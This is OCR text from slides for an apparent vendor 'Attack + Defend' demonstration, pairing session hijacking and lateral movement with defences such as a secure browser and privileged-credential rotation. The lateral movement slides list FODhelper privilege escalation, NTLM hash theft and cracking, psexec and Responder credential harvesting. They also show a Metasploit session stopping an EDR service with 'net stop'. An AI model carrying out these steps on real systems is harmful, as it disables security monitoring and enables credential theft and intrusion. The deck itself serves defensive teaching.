
Secure Browser

Cookieless Browsing
Password Replacement
Quick Access Bar
Extensibilitiy
SaaS Apps, PAM Targets,
On Prem, Web Based

User Experience

DEFENSE:

Session Hijacking




Secure Browser

Cookieless Browsing
Password Replacement
Quick Access Bar
Extensibilitiy
SaaS Apps, PAM Targets,
On Prem, Web Based

Attack Failure

DEFENSE:

Session Hijacking




Browser theft protection


ATTACK + DEFEND

DEFENSE:

Session Hijacking




Identity



ATTACK + DEFEND

DEFENSE:


Session Hijacking




Secure Web Sessions

ATTACK + DEFEND

Step Five: Lateral Movement




Step Five:
Lateral Movement




- Privilege escalation with FODhelper
- Dump memory and steal NTML hash
- Crack password

```
Applications  Places  System                                   Wed Mar 15, 15:08
1/1                                  Tilix: Terminal
1: Terminal
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: WpnUserService_1158bb3
DISPLAY_NAME: Windows Push Notifications User Service_1158bb3
        TYPE               : f0   ERROR
        STATE              : 4  RUNNING
                             (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: svc_EDR_agent
DISPLAY_NAME: EDR Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                             (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Windows\Temp>net stop svc_EDR_agent
net stop svc_EDR_agent
.
The EDR Service service was stopped successfully.


C:\Windows\Temp>^Z
Background session 1? [y/N]  y
[msf](Jobs:0 Agents:1) exploit(windows/misc/mobile_mouse_rce) >>
Menu  Tilix: Terminal
```


Step Five:
Lateral Movement



- Lateral movement with psexec using local admin password
- Cred harvest with LinkBomb/Responder
- Crack NTLM hash of DBA privileged account



DEFENSE:
Lateral Movement



CyberArk - Privilege Cloud

attack-defend.cyberark.cloud/privilegecloud/Accounts

Bookmarks https://aat1939.id.c...

CYBERARK

Privilege Cloud

System Health

Accounts

Accounts Feed

Pending & Discovery

Onboarding Rules

Accounts & Requests

Accounts View

Accounts View (Classic UI)

My Requests

Incoming Requests

Privileged Sessions

Policies

Applications

Reports

Help

Accounts View

Andy Thompson

Filter | Search for accounts | Add account

Views | Recent | Saved

My accounts	Status	Operational state
All accounts (default)	Disabled by CPM	Scheduled for Change
Recently used	Failed	Scheduled for Verification
Favorites	Newly added	Scheduled for Reconciliation
Checked-out	Deleted	Successfully Reconciled

Show more

2 results for: Favorites

Additional details & actions in classic interface


Status	Username	Address	Platform ID	Safe	Access request
	administrator	10.0.2.5	WinDesktopLocal	Win10_LocalAdmin	-
	administrator	10.0.2.7	WinDesktopLocal	Win10_LocalAdmin	-


9:57 AM 3/31/2023

Credential rotation

ATTACK + DEFEND

DEFENSE:
Lateral Movement







Loosely connected devices

ATTACK + DEFEND

